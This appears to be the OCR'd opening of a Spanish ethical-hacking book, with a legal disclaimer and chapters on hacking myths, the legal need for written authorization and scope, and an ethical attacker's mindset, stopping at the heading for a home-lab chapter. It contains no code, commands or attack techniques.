
HACKING
PARA FANÁTICOS



ALEJANDRO G VERA

Hacking para fanáticos

Alejandro G Vera

Índice:

48. Manteniéndote actualizado: fuentes, comunidades y laboratorios online
49. Ética, responsabilidad y salud mental en el mundo del hacking
50. Plan de 90 días para convertirte en hacker ético fanático (y legal)

Disclaimer legal

Este libro, **“Hacking para fanáticos”**, tiene un propósito **exclusivamente educativo y formativo**. Todo el contenido aquí presentado está pensado para ser utilizado **únicamente en entornos de laboratorio, sistemas propios o sistemas para los que el lector cuente con una autorización explícita, previa y por escrito** del titular legítimo.

El autor no promueve, justifica ni avala en ningún caso el uso de las técnicas descritas para vulnerar la privacidad, la seguridad o la propiedad de terceros, ni para realizar actividades ilícitas de ningún tipo. **Cualquier uso indebido de la información contenida en este libro será responsabilidad única y exclusiva del lector**, tanto en el plano civil como penal.

El autor, sus editores y distribuidores **no asumen ninguna responsabilidad** por daños directos, indirectos, incidentales, consecuentes, económicos, reputacionales o de cualquier otra naturaleza que pudieran derivarse del uso o mal uso de este material.

El lector se compromete a cumplir en todo momento la legislación vigente en su país y a consultar asesoramiento jurídico profesional en caso de duda. Si no está dispuesto a respetar estos límites éticos y legales, debe dejar de leer este libro de inmediato.

Capítulo 1

¿Qué es el hacking para fanáticos? Mitos, verdades y ética

1.1. Ser “fanático” sin ser irresponsable

Cuando aquí hablamos de “fanáticos del hacking” no nos referimos a personas fuera de control, sino a **apasionados**: gente que quiere entender a fondo cómo funcionan los sistemas, desmontarlos mentalmente y volver a armarlos mejor. Ser fanático es:

- Querer aprender todos los días algo nuevo.
- Disfrutar de leer documentación, RFCs, artículos técnicos, papers.

- Pasar horas en un laboratorio virtual probando herramientas.

Lo que **no** implica ser fanático es:

- Creer que todo vale “porque es solo curiosidad”.
- Justificar delitos informáticos como si fuesen travesuras.
- Pensar que mientras no te atrapen, está bien.

Este libro está escrito justamente para esa persona que ama el hacking, pero **quiere seguir un camino legal, ético y sostenible**. El objetivo es que puedas aprender técnicas reales, entender el razonamiento del atacante y, al mismo tiempo, construir una identidad profesional que no te arruine la vida por una mala decisión.

1.2. ¿Qué es realmente el hacking?

Una definición funcional que vamos a usar en todo el libro:

Hacking es el arte y la disciplina de entender sistemas en profundidad para usarlos, modificarlos o ponerlos a prueba de maneras no previstas originalmente.

En esa definición **no aparece la palabra delito**. Hacking es curiosidad, creatividad y método. Dentro de ese universo hay, por simplificar, tres grandes perfiles:

- **Hacker ético / profesional de seguridad:** Usa sus conocimientos en contextos legales: laboratorios propios, empresas que lo contratan, programas de bug bounty, investigación autorizada.
- **Hacker gris (grey hat):** Mezcla comportamientos legales e ilegales, a veces reporta vulnerabilidades, otras veces cruza la línea sin autorización. Es una zona de riesgo.
- **Delincuente informático (cracker, criminal):** Utiliza técnicas de intrusión con fines de lucro, venganza o daño. Aunque desde el punto de vista técnico comparta herramientas con el hacker ético, **lo define la intención y el contexto**.

En este libro nos vamos a concentrar en el **primer grupo**, y a mostrarte cómo canalizar tu fanatismo hacia ese lado.

1.3. Mitos comunes sobre el hacking

Antes de hablar de ética, conviene desmontar algunas ideas falsas que circulan en series, películas y redes sociales.

Mito 1: “Un hacker entra en cualquier sistema en segundos.” En la ficción, alguien teclea frenéticamente y “hackea la NASA” en un minuto. En la realidad:

- Un pentest serio puede llevar **semanas o meses**.
- El 80% del trabajo es análisis, documentación y prueba/error.
- Muchas intrusiones exitosas no se basan en “magia técnica”, sino en errores humanos, configuraciones débiles o contraseñas pésimas.

Mito 2: "Más herramientas = mejor hacker." Instalar todo Kali no te convierte en experto. Un buen hacker ético:

- Conoce pocas herramientas, pero **muy profundamente**.
- Sabe cuándo **no** usar algo porque sería ilegal o inútil.
- Aprende primero conceptos (redes, sistemas operativos, protocolos) y después herramientas.

Mito 3: "Si no rompo nada, no es delito." Mucha gente cree que mientras "solo mire" y no borre nada, todo vale. Legalmente, en la mayoría de los países:

- **Acceder sin autorización** ya es delito, aunque no destruyas datos.
- Capturar tráfico, probar credenciales o escanear rangos ajenos puede ser ilegal si no hay permiso explícito.
- La intención no siempre te salva; cuenta lo que hiciste.

Mito 4: "Ser hacker es ser antisocial." El estereotipo del hacker solitario encerrado en un sótano es útil para el cine, pero en la práctica:

- El trabajo de seguridad es profundamente **colaborativo**.
- Se documenta, se coordina con equipos legales, de sistemas, de desarrollo.
- La habilidad de **comunicar hallazgos** es tan importante como encontrarlos.

1.4. Verdades incómodas (pero útiles) sobre el hacking

Ahora, algunas verdades que conviene aceptar desde el capítulo 1:

1. **La mayor parte del hacking legal es repetitivo.** Configurar laboratorios, repetir escaneos, documentar, volver a probar. No es un videojuego permanente, pero ahí se consolida tu experiencia.
2. **Vas a cometer errores.** Caída de una VM, mal comando que satura tu propia red, herramienta que se cuelga. El laboratorio está para eso: **equivocarte sin dañar a nadie**.
3. **La ética se practica en las pequeñas decisiones.**
    - ¿Escaneás el Wi-Fi de un vecino "solo por curiosidad"?
    - ¿Guardás un dump con datos personales que no te corresponden?
    - ¿Publicás capturas de pantallas con nombres de usuarios reales?
4. Cada "detalle" de ese tipo va moldeando en qué tipo de hacker te convertís.
5. **Hay vida profesional real para el hacker ético.** Consultoría, pentest interno, bug bounty, hardening, respuesta a incidentes, formación. No necesitas cruzar al lado criminal para vivir del hacking.

1.5. La ética en el hacking: más que un discurso

La ética no es un párrafo bonito al inicio del libro, es un conjunto de **reglas operativas** que guían tu conducta. A lo largo de todo este libro vamos a usar una especie de "código de conducta mínimo" que conviene que adoptes:

1. **No toques lo que no es tuyo sin permiso.**
    - No escanees rangos de IP ajenos.
    - No pruebes exploits contra servicios de terceros.
    - No captures tráfico que no estás autorizado a analizar.
2. **No guardes ni distribuyas datos sensibles que no necesitas.** Logs, dumps de bases de datos, capturas de tráfico: si contienen credenciales, información personal o confidencial, deben ser tratados con extremo cuidado o directamente destruidos.
3. **Siempre informa de forma responsable.** Si encontrás una vulnerabilidad en un sistema donde sí estás autorizado, reportala con detalles suficientes para que se pueda corregir, **sin exponer públicamente información sensible**.
4. **Sé transparente con tus propias limitaciones.** Si algo excede tu conocimiento, reconócelo. Aprender lleva tiempo; no prometas a un cliente (o a un amigo) resultados que no podés sostener.

1.6. Hacking para fanáticos, pero dentro de la ley

Para que quede totalmente claro, en este libro vas a encontrar:

- **Conceptos, metodologías y mentalidad de atacante**, explicados paso a paso.
- **Ejemplos prácticos en laboratorio**: máquinas virtuales, redes controladas, escenarios reproducibles.
- **Uso de herramientas reales** de la comunidad de seguridad, pero siempre en contextos donde su uso es legítimo.

Y no vas a encontrar:

- Instrucciones para atacar infraestructura ajena.
- Consejos para evadir a la justicia o borrar huellas en sistemas reales de terceros.
- Targets “reales” o datos de empresas/personas para que “practiques”.

Si en algún momento sentís la tentación de aplicar algo de este libro sobre recursos que **no te pertenecen** y para los que **no tenés permiso explícito**, la respuesta es simple: **no lo hagas**.

1.7. El laboratorio: el parque de diversiones del fanático

La buena noticia es que, si sos realmente fanático, **no necesitás tocar nada ajeno para divertirte**. A partir de los próximos capítulos, vamos a construir:

- Tu propio **laboratorio local** con máquinas virtuales.
- Escenarios de redes internas, DMZ, servicios vulnerables.
- Desafíos que podés romper, reparar, volver a romper y volver a reparar.

El laboratorio es:

- Donde podés fallar mil veces sin consecuencias legales.
- Donde podés capturar todo el tráfico, romper servicios y probar exploits.
- El lugar donde tu fanatismo se vuelve aprendizaje y experiencia real.

1.8. Hacia dónde vamos desde aquí

En resumen, este primer capítulo quería dejar sentadas tres ideas clave que nos acompañarán todo el libro:

1. **Ser fanático del hacking está bien**, siempre que canalices esa pasión hacia el estudio serio y la práctica responsable.
2. **La diferencia entre un hacker ético y un delincuente no es la herramienta, sino el contexto, la intención y el marco legal.**
3. **Tu mejor amigo es el laboratorio**, no el Wi-Fi del vecino ni el servidor de una empresa que no te contrató.

Capítulo 2

Marco legal del ethical hacking: hasta dónde se puede llegar

2.1. Aviso importante: esto NO es asesoría legal

Antes de meternos en detalles, algo clave:

Este capítulo no reemplaza el consejo de un abogado.

Las leyes cambian según el país, e incluso dentro de un país según la región. Aquí vamos a trabajar con **principios generales** que se repiten en la mayoría de legislaciones, para que sepas **por dónde va la línea roja** y no la cruces “por ignorancia”.

Tu regla de oro será siempre:

Si tienes dudas sobre la legalidad de algo, no lo hagas hasta hablar con un profesional legal.

2.2. Conceptos básicos que debes entender

Cuando hablamos de marco legal para hacking ético, hay algunas palabras clave que vuelven una y otra vez:

- **Acceso no autorizado:** Entrar, aunque sea solo para “mirar”, a un sistema, red, cuenta o servicio que **no es tuyo** y para el que **no tienes permiso explícito**.
    - Muchas leyes castigan esto aunque no borres ni modifiques nada.

- **Sistemas y datos de terceros:** Todo lo que no sea:
    - Tu PC, tus servidores, tus VMs, tu laboratorio
    - Equipos que expresamente te han cedido para probar
    - Sistemas de un cliente con el que tienes un acuerdo de pruebas
- **Confidencialidad, integridad, disponibilidad (CIA):** Son los tres pilares de la seguridad:
    - *Confidencialidad:* que solo quien debe ver los datos, los vea.
    - *Integridad:* que no se alteren.
    - *Disponibilidad:* que el sistema siga funcionando. Romper cualquiera de estos pilares **sin permiso** suele ser delito.
- **Datos personales / sensibles:** Nombres, correos, teléfonos, direcciones, documentos, historiales médicos, tarjetas, etc. Su tratamiento está fuertemente regulado; recolectarlos o exponerlos sin autorización puede tener consecuencias legales graves.

2.3. El principio central: la autorización

Toda la diferencia entre hacking ilegal y hacking ético se reduce a una palabra:

AUTORIZACIÓN

Pero no sirve cualquier cosa. Para que te proteja de verdad, lo ideal es:

1. **Por escrito:**
    - Contrato, correo formal, ticket, orden de trabajo, acuerdo de pruebas.
    - Que quede claro que te están pidiendo *probar la seguridad*.
2. **Firmado o aceptado de forma verificable:**
    - Firma digital, firma manuscrita escaneada, confirmación desde una cuenta oficial de la empresa, etc.
3. **Ámbito definido (scope):** Debe especificar claramente:
    - Qué sistemas puedes tocar (dominios, IPs, apps, redes).
    - Qué técnicas están permitidas y cuáles no (DoS, phishing, ingeniería social, etc.).
    - Fechas y horarios de prueba.
4. **Responsables identificados:**
    - Quién te autoriza (nombre, cargo, empresa).
    - Cómo los contactas si hay una emergencia (teléfono, email).

Sin todo esto, tu “me dijeron que pruebe si se puede entrar” vale poco si hay problemas.

2.4. Zonas típicas en las que SÍ puedes moverte

En la práctica, hay contextos que están pensados justamente para gente como tú: fanáticos del hacking, pero legales.

1. **Laboratorios propios**

    - Máquinas virtuales que tú mismo instalas y configuras.
    - Sistemas vulnerables intencionalmente (como los que veremos en el libro).
    - Redes de prueba en tu casa o estudio. Aquí puedes explotar, tirar servicios, romper y volver a levantar sin consecuencias legales, siempre que no afectes a terceros.
2. **Plataformas de entrenamiento (CTF, labs, etc.)** Sitios tipo “hackea este servidor” que **expresamente te dan permiso**. Eso sí:
    - Respeta sus **reglas de uso** (Términos y Condiciones).
    - No ataques la infraestructura de otros usuarios.
    - No intentes salirte del entorno que la plataforma define.
3. **Bug bounty y programas de divulgación responsable** Empresas que abren una parte de su infraestructura para que la gente busque fallos.
    - Lee el **scope** con la misma atención con la que leerías un exploit.
    - Si algo está fuera de scope, no lo toques.
    - Reporta siguiendo el canal establecido (plataforma, email, etc.).
4. **Trabajos profesionales de pentesting / auditoría**
    - Con contrato y acuerdo de pruebas.
    - Siguiendo la metodología acordada.
    - Entregando reporte y, generalmente, con un NDA (acuerdo de confidencialidad).

2.5. Zonas donde NO debes entrar (aunque sea tentador)

Veamos ejemplos concretos:

- **Escanear la red de tu vecino “solo para ver puertos.”** Sigue siendo **acceso no autorizado**. No importa si eres muy bueno, si no haces daño, o si “lo haces por su bien”.
- **Probar credenciales filtradas en servicios reales.** Aunque sea tu propio usuario, enviar credenciales de filtraciones en masa contra millones de logins puede violar términos de uso y leyes sobre acceso indebido y abuso de servicios.
- **Aprovechar una vulnerabilidad que encontraste accidentalmente.** Descubrir algo “sin querer” no te da permiso para explotarlo.
    - Lo ético es **no profundizar**, documentar lo mínimo y buscar canales de reporte responsable, si existen.
- **Capturar tráfico en redes públicas para ver “qué sale.”** Interceptar comunicaciones de terceros, aunque sea en una Wi-Fi “abierta”, puede violar leyes de privacidad y telecomunicaciones.

Piensa así:

Si el sistema, red o información **no es tuya** o **no está expresamente habilitada para pruebas**, debes asumir que tocarla **es ilegal**.

2.6. Ejemplos de escenarios grises

Hay situaciones que, aunque parezcan “inocentes`, te pueden meter en problemas. Veamos algunas:

Ejemplo 1: Admin curioso en la empresa

Trabajas en soporte IT y encuentras una contraseña débil en un servidor de tu empresa. Sin que nadie te lo pida, corres un escáner de vulnerabilidades completo sobre toda la red.

- Intención: buena (“quiero ayudar”).
- Problema: actuaste **sin mandato formal**, podrías generar caídas de servicio, impactar datos sensibles y quedar como responsable.

Lo correcto habría sido:

- Documentar lo que viste.
- Informarlo a tu superior o al equipo de seguridad.
- Proponer un plan de pruebas formales, con autorización.

Ejemplo 2: Pentester que se sale del scope

Te contratan para auditar una app web concreta, pero durante la prueba encuentras que desde ahí puedes pivotar a la intranet interna.

- Si el contrato dice solo “app X” y no menciona la intranet, **no estás autorizado a pivotar**.
- Lo ético es documentar el hallazgo (que desde X se ve la intranet) y avisar que, si quieren, amplíen el alcance y el acuerdo.

Ejemplo 3: Bug bounty mal interpretado

Un programa de bug bounty permite probar dominios `*.empresa.com`, pero no menciona su infraestructura cloud secundaria. Encuentras una IP en la nube que parece de ellos y decidís atacarla igual “porque seguro que es suya”.

- Si esa IP no está expresamente incluida, **podría no pertenecer al programa** o incluso ser de un tercero.
- Podrías estar atacando a alguien completamente fuera del acuerdo.

2.7. Cómo documentar para protegerte

Parte del marco legal de tu trabajo como hacker ético es la **documentación**. No solo para el cliente o para aprobar un CTF, sino también para protegerte a ti mismo.

Buenas prácticas:

- **Guardar copia de los acuerdos y autorizaciones.**
    - PDFs, correos, tickets con ID.
    - Respaldos en un lugar seguro.

- **Anotar cuándo y desde dónde ejecutas pruebas.**
    - Fecha y hora de los escaneos importantes.
    - Rango de IPs o dominios probados.
    - Herramientas utilizadas y parámetros clave.
- **Separar claramente tu laboratorio del resto de tu vida digital.**
    - Redes aisladas.
    - Máquinas virtuales específicas para pruebas.
    - Usuarios y contraseñas dedicadas al lab.
- **Borrar o anonimizar datos sensibles cuando ya no son necesarios.**
    - Logs con información personal.
    - Capturas de pantalla con nombres de usuarios.
    - Dumps de bases de datos de prueba.

Cuanto más ordenado y documentado trabajes, más fácil será demostrar que **actuaste dentro del marco autorizado** si alguna vez alguien pone en duda lo que hiciste.

2.8. Checklist rápido antes de tocar un sistema

Antes de lanzar un escáner, exploit o lo que sea sobre una máquina que no es claramente tu laboratorio, hazte estas preguntas:

1. **¿Tengo autorización explícita, por escrito, para tocar este sistema?**
2. **¿La autorización indica claramente qué puedo hacer y qué no?**
3. **¿Estoy completamente seguro de que este sistema está dentro del alcance?**
4. **¿Tengo una persona de contacto en caso de causar un impacto?**
5. **¿Estoy preparado para documentar lo que haga y reportarlo responsablemente?**

Si alguna respuesta es “no” o “no estoy seguro”, la decisión correcta desde la perspectiva legal y ética es **detenerte**.

2.9. Conclusión: la ley como marco, no como enemigo

El objetivo de este capítulo no es asustarte, sino ayudarte a entender que:

- La ley **no está para arruinar tu fanatismo**, sino para proteger a personas, datos y sistemas.
- Si trabajas **con autorización, con límites claros y con documentación**, puedes practicar casi todo lo que un atacante haría… pero en un entorno controlado y sin destruir tu futuro.
- Ser un verdadero fanático del hacking implica también ser fanático de hacer las cosas **bien**: legales, ordenadas y responsables.

Capítulo 3

Cómo pensar como hacker ético sin romper la ley

3.1. Cambiar el chip: de usuario a atacante responsable

La mayoría de la gente usa la tecnología de forma lineal: abre una app, hace clic donde dice “Aceptar”, espera que todo funcione y listo. Un hacker ético, en cambio, se pregunta:

- ¿Qué pasa si pongo algo que el sistema no espera?
- ¿Qué asume este formulario sobre lo que voy a escribir?
- ¿Qué hay “detrás de escena” de este botón?

Pensar como hacker es **pensar en contra del diseño**, buscar el camino lateral, el atajo, la esquina fría del sistema. Pero, a diferencia del atacante criminal, tu mente tiene **dos frenos siempre puestos**:

1. **El marco legal y ético** (lo que vimos en el capítulo 2).
2. **El alcance autorizado** (qué estás permitido a tocar y hasta dónde).

Tu objetivo no es “demostrar que puedes romperlo todo”, sino **encontrar debilidades reales dentro del terreno permitido** para que puedan corregirse.

3.2. Ver sistemas como rompecabezas, no como cajas negras

Un buen hacker ético mira una aplicación, una red o un dispositivo y automáticamente empieza a descomponerlo:

- ¿Qué partes tiene?
- ¿Cómo se comunican entre sí?
- ¿Qué entrada recibe cada parte y qué salida produce?

Por ejemplo, frente a una aplicación web típica:

1. **Cliente (navegador)**
    - Formularios, cookies, almacenamiento local, JavaScript.
2. **Servidor web / backend**
    - Rutas (URLs), APIs, lógica de negocio, control de acceso.
3. **Base de datos u otros servicios internos**
    - Consultas SQL, colas de mensajes, archivos en disco.
4. **Capas externas**
    - DNS, certificados TLS, balanceadores, WAF, etc.

Pensar como hacker ético significa que, antes de abrir Burp Suite o Nmap, **dibujas el mapa mental** de ese sistema. Eso te ayuda a:

- No disparar herramientas “a lo loco”.
- Elegir mejor qué técnica encaja en cada parte.

- Evitar impactos innecesarios (por ejemplo, no tirar un escáner agresivo sobre un servicio crítico en horario productivo).

Ejercicio mental: cada vez que uses una app (banco, redes sociales, correo), intenta describir en voz baja “qué partes debe tener” y “por dónde podrían entrar datos no confiables”.

3.3. El ciclo del atacante… en versión ética

Casi todos los modelos de ataque se pueden resumir en cuatro fases mentales. Para un hacker ético, esas fases son las mismas, pero **con límites claros**:

1. **Descubrir (reconocimiento)**
    - ¿Qué hay expuesto? ¿Qué versión? ¿Qué tecnología?
    - En el contexto ético: solo sobre sistemas en tu **laboratorio** o en el **scope autorizado**.
2. **Entender (mapeo y análisis)**
    - ¿Dónde están los puntos débiles probables?
    - Formular hipótesis: “si el input no se valida aquí, podría pasar X”.
3. **Probar (explotación controlada)**
    - Intentar confirmar o refutar tus hipótesis con pruebas cuidadosas.
    - Limitar el impacto: PoC mínimas, sin destruir datos ni causar indisponibilidad (a menos que te lo hayan pedido explícitamente y esté planeado).
4. **Explicar (documentar y reportar)**
    - Traducir tus hallazgos a algo comprensible para otros.
    - Proponer mitigaciones, no solo mostrar que hay un fallo.

La **gran diferencia con el criminal** es que tú paras el ciclo en la etapa de demostración mínima. El atacante malicioso sigue: exfiltra datos, instala backdoors, vende accesos, etc. Tu rol termina cuando el sistema queda mejor que antes.

3.4. Las preguntas que se hace un hacker ético

Hay ciertos “reflejos mentales” que conviene entrenar. Ante cualquier sistema, acostúmbrate a preguntarte:

1. **¿Qué asume este sistema sobre el usuario?**
    - ¿Asume que el usuario es honesto?
    - ¿Asume que solo va a usar la interfaz oficial?
    - ¿Asume que no manipulará peticiones ni parámetros?
2. **¿Dónde entra información no confiable?**
    - Formularios, uploads, parámetros de URL, cabeceras, cuerpos de petición, cookies, entradas desde otros sistemas externos.
3. **¿Qué es lo peor que podría pasar si algo sale mal aquí?**
    - ¿Filtración de datos?
    - ¿Ejecución de código?

    - ¿Control de cuentas de otros usuarios?
4. **¿Cómo detectaría la defensa este ataque (si es que lo detecta)?**
    - ¿Quedarán logs?
    - ¿Saltará un IDS/IPS?
    - ¿Habrá alertas por comportamiento anómalo?
5. **¿Estoy autorizado a probar este escenario?**
    - Si la respuesta es “no” o “no lo sé”, ahí mismo te detienes.

Tip: guarda una lista de estas preguntas en tu cuaderno o herramienta de notas. Úsala como checklist mental en cada proyecto o lab.

3.5. El cuaderno del fanático: pensar escribiendo

Los mejores hackers que conozcas (éticos o no) **toman notas como maniáticos**. Pensar como hacker ético implica también **pensar con lápiz y papel (o su equivalente digital)**:

- Hipótesis: “Creo que este endpoint no valida bien el input JSON”.
- Pruebas: “Envié tal payload, obtuve tal respuesta, sin error de servidor”.
- Resultados: “La app aceptó el payload malformado y guardó datos inconsistentes”.

Ventajas de este hábito:

- Te obliga a **ordenar el pensamiento**, no saltar de idea en idea sin rumbo.
- Te ayuda a **recordar qué ya probaste** y qué falta.
- Te da material directo para tu **reporte profesional**.

Además, desde el punto de vista legal, un buen registro muestra que trabajaste:

- Dentro del período autorizado.
- Sobre el scope acordado.
- Con intención de evaluar y mejorar, no de dañar ni ocultar.

3.6. Controlar el ego y la curiosidad

Dos de los mayores enemigos del hacker ético son:

1. **El ego (“yo puedo”, “voy a demostrar que soy mejor”).**
2. **La curiosidad descontrolada (“solo un poquito más, a ver qué pasa”).**

Pensar como profesional es aprender a **poner freno** a esas dos fuerzas.

El ego: “No necesito permiso, sé lo que hago”

Ese pensamiento es un clásico antes de hacer algo fuera de scope. Algunos antídotos:

- Repetirte: “Si realmente soy bueno, puedo demostrarlo **dentro de la ley**”.
- Recordar que una sola acción impulsiva puede arruinar años de reputación.

- Tener colegas o comunidad con quien comentar dudas éticas: si algo te da vergüenza contar, probablemente no deberías hacerlo.

La curiosidad: “Solo voy a mirar un poco más”

Ejemplo típico: descubres una carpeta listable en un servidor y empiezas a abrir archivos “por curiosidad”, aunque no lo necesites para tu PoC.

Entrenar la mente ética implica preguntarte:

- ¿Esto que quiero ver está realmente relacionado con la prueba autorizada?
- ¿Estoy a punto de acceder a datos personales o secretos de negocio?
- ¿Podría explicar sin problemas esta acción en un reporte formal?

Si la respuesta es incómoda, la acción también lo es.

3.7. Pensar como atacante… y como defensor

Un hacker ético de verdad no solo piensa “¿cómo rompo esto?”, sino también:

- **¿Cómo lo arreglaría si fuera mío?**
- **¿Qué controles haría falta agregar para que este ataque no funcione?**

Cada vez que imagines o pruebes un vector de ataque, agrega estas dos preguntas:

1. ¿Qué debería hacer el desarrollador / administrador para mitigarlo?
    - Validación de entrada, sanitización, cifrado, logging, etc.
2. ¿Qué podría hacer un equipo de seguridad defensivo (Blue Team)?
    - Alertas, correlación de eventos, endurecimiento de configuración, segmentación de red.

Esta doble mirada te entrena para:

- Diseñar mejores PoC (más realistas, con impacto claro).
- Redactar reportes que no sean solo “pude entrar”, sino “pude entrar, aquí está el riesgo y aquí cómo mitigarlo”.

3.8. Micro-ejercicios para entrenar la mentalidad

Algunas prácticas sencillas que puedes incorporar a tu día a día:

1. **Leer changelogs de software que usas.**
    - Cuando una app dice “se corrigieron problemas de seguridad”, intenta imaginar qué tipo de fallo era y cómo se habría explotado.
    - Luego, busca el CVE o el detalle técnico, si está publicado, y compara con tu hipótesis.

2. **Analizar formularios cotidianos.**
    - Registro de una web, login, formulario de contacto.
    - Pregúntate: ¿qué pasaría si envío caracteres extraños, tamaños enormes, tipos de archivo no permitidos?
3. **Mirar cabeceras HTTP en herramientas simples.**
    - Usa el navegador (pestaña “Red”) para ver qué se envía con cada clic.
    - Imagina: “Si yo fuera un atacante con permiso en un lab, ¿qué cambiaría aquí para intentar romper la lógica?”
4. **Simular reportes mentales.**
    - Cuando detectes una mala práctica en un servicio (por ejemplo, errores detallados de servidor en producción), piensa cómo la describirías en un informe profesional y qué recomendación darías.
5. **Reflexión post-ejercicio.**
    - Después de cada lab, CTF o práctica, anota:
        - Qué hiciste bien.
        - Dónde te aceleraste.
        - Qué harías distinto para ser más ordenado y más ético.

3.9. Resumen: mentalidad de hacker ético fanático

Para cerrar el capítulo, quedémonos con esta síntesis:

- **Piensas como atacante**, cuestionando supuestos, buscando bordes del sistema.
- **Actúas como profesional**, respetando scope, ley y acuerdos.
- **Documentas como investigador**, con hipótesis, pruebas y conclusiones.
- **Te limitas como ciudadano responsable**, sabiendo decir “hasta acá llego” aunque puedas técnicamente seguir.

Capítulo 4

Montando tu primer laboratorio casero de hacking (100% legal)

